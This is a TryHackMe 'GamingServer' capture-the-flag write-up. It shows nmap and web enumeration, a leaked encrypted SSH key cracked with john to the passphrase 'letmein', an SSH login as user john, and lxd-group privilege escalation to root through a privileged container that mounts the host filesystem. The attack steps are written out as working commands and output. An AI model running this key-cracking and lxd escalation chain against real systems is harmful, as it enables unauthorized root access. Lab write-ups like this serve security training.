
TryHackMe - GamingServer - Writeup

Enumeration

Nmap Scans



```
──────────────────Starting Nmap Quick Scan──────────────────

Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-08 03:02 EDT
Nmap scan report for 10.10.144.25
Host is up (0.23s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 2.63 seconds



──────────────────Starting Nmap Basic Scan──────────────────

Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-08 03:02 EDT
Nmap scan report for 10.10.144.25
Host is up (0.18s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 34:0e:fe:06:12:67:3e:a4:eb:ab:7a:c4:81:6d:fe:a9 (RSA)
|   256 49:61:1e:f4:52:6e:7b:29:98:db:30:2d:16:ed:f4:8b (ECDSA)
|_  256 b8:60:c4:5b:b7:b2:d0:23:a0:c7:56:59:5c:63:1e:c4 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: House of danak
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.02 seconds
```


```
──────────────────────Starting Nmap Full Scan──────────────────────

Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-08 03:07 EDT
Initiating Parallel DNS resolution of 1 host. at 03:07
Completed Parallel DNS resolution of 1 host. at 03:07, 0.00s elapsed
Initiating SYN Stealth Scan at 03:07
Scanning 10.10.144.25 [65535 ports]
Discovered open port 80/tcp on 10.10.144.25
Discovered open port 22/tcp on 10.10.144.25
Warning: 10.10.144.25 giving up on port because retransmission cap hit (1).
SYN Stealth Scan Timing: About 10.37% done; ETC: 03:12 (0:04:28 remaining)
SYN Stealth Scan Timing: About 22.74% done; ETC: 03:11 (0:03:27 remaining)
SYN Stealth Scan Timing: About 33.86% done; ETC: 03:11 (0:02:58 remaining)
SYN Stealth Scan Timing: About 43.27% done; ETC: 03:12 (0:02:43 remaining)
SYN Stealth Scan Timing: About 53.59% done; ETC: 03:12 (0:02:13 remaining)
SYN Stealth Scan Timing: About 63.79% done; ETC: 03:12 (0:01:44 remaining)
SYN Stealth Scan Timing: About 73.18% done; ETC: 03:12 (0:01:18 remaining)
SYN Stealth Scan Timing: About 82.20% done; ETC: 03:12 (0:00:53 remaining)
Completed SYN Stealth Scan at 03:12, 322.53s elapsed (65535 total ports)
Nmap scan report for 10.10.144.25
Host is up (0.20s latency).
Not shown: 65496 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
73/tcp    filtered netrjs-3
80/tcp    open     http
612/tcp   filtered hmmp-ind
1031/tcp  filtered iad2
7810/tcp  filtered rbt-wanopt
9099/tcp  filtered unknown
9686/tcp  filtered unknown
12065/tcp filtered unknown
12646/tcp filtered unknown
14195/tcp filtered unknown
15314/tcp filtered unknown
15786/tcp filtered unknown
16314/tcp filtered unknown
17501/tcp filtered unknown
23556/tcp filtered unknown
```

```
──────────────────────Starting Nmap Vulns Scan──────────────────────
Running CVE scan on basic ports

Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-08 03:12 EDT
Nmap scan report for 10.10.144.25
Host is up (0.19s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| vulners:
|   Apache httpd 2.4.29:
|       HTTPD:4F2F0BB7D65398ADC26E0CA49440E49E  7.8     https://vulners.com/httpd/HTTPD:4F2F0BB7D65398ADC26E0CA49440E49E
|_      HTTPD:FC354B921BA807DFCACD7CD3C1D02FF9  7.2     https://vulners.com/httpd/HTTPD:FC354B921BA807DFCACD7CD3C1D02FF9
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.41 seconds
```

```
Running Vuln scan on basic ports
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-08 03:13 EDT
Nmap scan report for 10.10.144.25
Host is up (0.19s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| vulners:
|   cpe:/a:openbsd:openssh:7.6p1:
|_      CVE-2014-9278   4.0     https://vulners.com/cve/CVE-2014-9278
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /robots.txt: Robots file
|   /secret/: Potentially interesting directory w/ listing on 'apache/2.4.29 (ubuntu)'
|_  /uploads/: Potentially interesting directory w/ listing on 'apache/2.4.29 (ubuntu)'
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-sql-injection:
|   Possible sqli for queries:
|     http://10.10.144.25:80/uploads/?C=N%3bO%3dD%27%20OR%20sqlspider
```

Web Application Enumeration.

We Run Dirsearch on the Port 80 and Found RSA in kely in below Directorie.




```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,82823EE792E75948EE2DE731AF1A0547

T7+F+3ilm5FcFZx24mnrugMY455vI461ziMb4NYk9YJV5uwcrx4QflP2Q2Vk8phx
H4P+PLb79nCc0SrBOPBlB0V3pjLJbf2hKbZazFLtq4FjZq66aLLIr2dRw74MzHSM
FznFI7jsxYFwPUqZtkz5sTcX1afch+IU5/Id4zTTsCO8qqs6qv5QkMXVGs77F2kS
Lafx0mJdcuu/5aR3NjNVtluKZyiXInskXiC01+Ynhkqjl4Iy7fEzn2qZnKKPVPv8
9zlECjERSysbUKYccnFknB1DwuJExD/erGRiLBYOGuMatc+EoagKkGpSZm4FtcIO
IrwxeyChI32vJs9W93PUqHMgCJGXEpY7/INMUQahDf3wnlVhBC10UWH9piIOupNN
SkjSbrIxOgWJhIcpE9BLVUE4ndAMi3t05MY1U0ko7/vvhzndeZcWhVJ3SdcIAx4g
/5D/YqcLtt/tKbLyuyggk23NzuspnbUwZWoo5fvg+jEgRud90s4dDWMEURGdB2Wt
w7uYJFhjijw8tw8WwaPHHQeYtHgrtwhmC/gLj1gxAq532QAgmXGoazXd3IeFRtGB
6+HLDl8VRDz1/4iZhafDC2gihKeWOjmLh83QqKwa4s1XIB6BKPZS/OgyM4RMnN3u
Zmv1rDPL+0yzt6A5BHENXfkNfFWRWQxvKtiGlSLmywPP5OHnv0mzb16QG0Es1FPl
xhVyHt/WKlaVZfTdrJneTn8Uu3vZ82MFf+evbdMPZMx9Xc3Ix7/hFeIxCdoMN4i6
8BoZFQBcoJaOufnLkTC0hHxN7T/t/QvcaIsWSFWdgwwnYFaJncHeEj7d1hnmsAii
b79Dfy384/lnjZMtX1NXIEghzQj5ga8TFnHe8umDNx5Cq5GpYN1BUtfWFYqtkGcn
vzLSJM07RAgqA+SPAY8lCnXe8gN+Nv/9+/+/uiefeFtOmrpDU2kRfr9JhZYx9TkL
wTqOP0XWjqufWNEIXXIpwXFctpZaEQcC40LpbBGTDiVWTQyx8AuI6YOfIt+k64fG
rtfjWPVv3yGOJmiqQOa8/pDGgtNPgnJmFFrBy2d37KzSoNpTlXmeT/drkeTaP6YW
RTz8Ieg+fmVtsgQelZQ44mhy0vE48o92Kxj3uAB6jZp8jxgACpcNBt3isg7H/dq6
oYiTtCJrL3IctTrEuBW8gE37UbSRqTuj9Foy+ynGmNPx5HQeC5aO/GoeSH0FelTk
cQKiDDxHq7mLMJZJO0oqdJfs6Jt/JO4gzdBh3Jt0gBoKnXMVY7P5u8da/4sV+kJE
99x7Dh8YXnj1As2gY+MMQHVuvCpnwRR7XLmK8Fj3TZU+WHK5P6W5fLK7u3MVt1eq
Ezf26lghbnEUn17KKu+VQ6EdIPL150HSks5V+2fC8JTQ1fl3rI9vowPPuC8aNj+Q
Qu5m65A5Urmr8Y01/Wjqn2wC7upxzt6hNBIMbcNrndZkg80feKZ8RD7wE7Exll2h
v3SBMMCT5ZrBFq54ia0ohThQ8hklPqYhdSebkQtU5HPYh+EL/vU1L9PfGv0zipst
gbLFOSPp+GmklnRpihaXaGYXsoKfXvAxGCVIhbaWLAp5AybIiXHyBWsbhbSRMK+P
-----END RSA PRIVATE KEY-----
```

Let’s crack this using the john.

```
root@kali:~/Downloads/tryhackme/gamingserver# /usr/share/john/ssh2john.py id_rsa > id_rsa.txt
root@kali:~/Downloads/tryhackme/gamingserver# john -wordlist=/usr/share/wordlists/rockyou.txt id_rsa.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (id_rsa)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:11 DONE (2020-09-08 03:15) 0.08741g/s 1253Kp/s 1253Kc/s 1253KC/sa6_123..*7¡Vamos!
Session completed
root@kali:~/Downloads/tryhackme/gamingserver#
```

if we see the port 80 page resorse we found that john user so let login try to login.

```
</body>
<!-- john, please add some actual content to the site! lorem ipsum is horrible to look at. -->
</html>
```

Exploitation

SSH to John via id_ras Key.

```
root@kali:~/Downloads/tryhackme/gamingserver# ssh -i id_rsa john@10.10.144.25
load pubkey "id_rsa": invalid format
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-76-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0


0 packages can be updated.
0 updates are security updates.


Last login: Mon Jul 27 20:17:26 2020 from 10.8.5.10
john@exploitable:~$
```

we found that john is the user and he got lxd group access, so let’s get the user.txt.

```
Last login: Mon Jul 27 20:17:26 2020 from 10.8.5.10
john@exploitable:~$ whoami
john
john@exploitable:~$ id
uid=1000(john) gid=1000(john) groups=1000(john),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
john@exploitable:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
john:x:1000:1000:john:/home/john:/bin/bash
```

```
john@exploitable:~$ ls
user.txt
john@exploitable:~$ wc -c user.txt
33 user.txt
john@exploitable:~$
```

Post Exploitation (Priv Ess)

Let's run the linpeas and find the way to priv ess to root user.

Looks like we have to use the lxd privilage esscalation, i refer below link topriv ess.

https://www.hackingarticles.in/lxd-privilege-escalation/

```
john@exploitable:/tmp$ lxc image import ./alpine-v3.12-x86_64-20200908_0350.tar.gz --alias mani
Image imported with fingerprint: d4d03b9b7dcc6c881af206cfb760775c59737b215b733a85e78deec7d5dbf47c
john@exploitable:/tmp$
```

```
john@exploitable:/tmp$ lxc image import ./alpine-v3.12-x86_64-20200908_0350.tar.gz --alias mani
Image imported with fingerprint: d4d03b9b7dcc6c881af206cfb760775c59737b215b733a85e78deec7d5dbf47c
john@exploitable:/tmp$ lxc image list
+-------+--------------+--------+-----------------------------+--------+--------+------------------------------+
| ALIAS | FINGERPRINT  | PUBLIC |         DESCRIPTION         |  ARCH  |  SIZE  |         UPLOAD DATE          |
+-------+--------------+--------+-----------------------------+--------+--------+------------------------------+
| mani  | d4d03b9b7dcc | no     | alpine v3.12 (20200908_03:50) | x86_64 | 3.06MB | Sep 8, 2020 at 7:53am (UTC) |
+-------+--------------+--------+-----------------------------+--------+--------+------------------------------+
john@exploitable:/tmp$ lxc init mani ignite -c security.privileged=true
Creating ignite
john@exploitable:/tmp$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
john@exploitable:/tmp$ lxc start ignite
john@exploitable:/tmp$ lcd exec ignite /bin/sh

Command 'lcd' not found, but there are 14 similar ones.

john@exploitable:/tmp$ lxc exec ignite /bin/sh
~ # id
uid=0(root) gid=0(root)
~ #
```

we got the root access

```
/mnt/root/root # wc -c root.txt
33 root.txt
/mnt/root/root #
```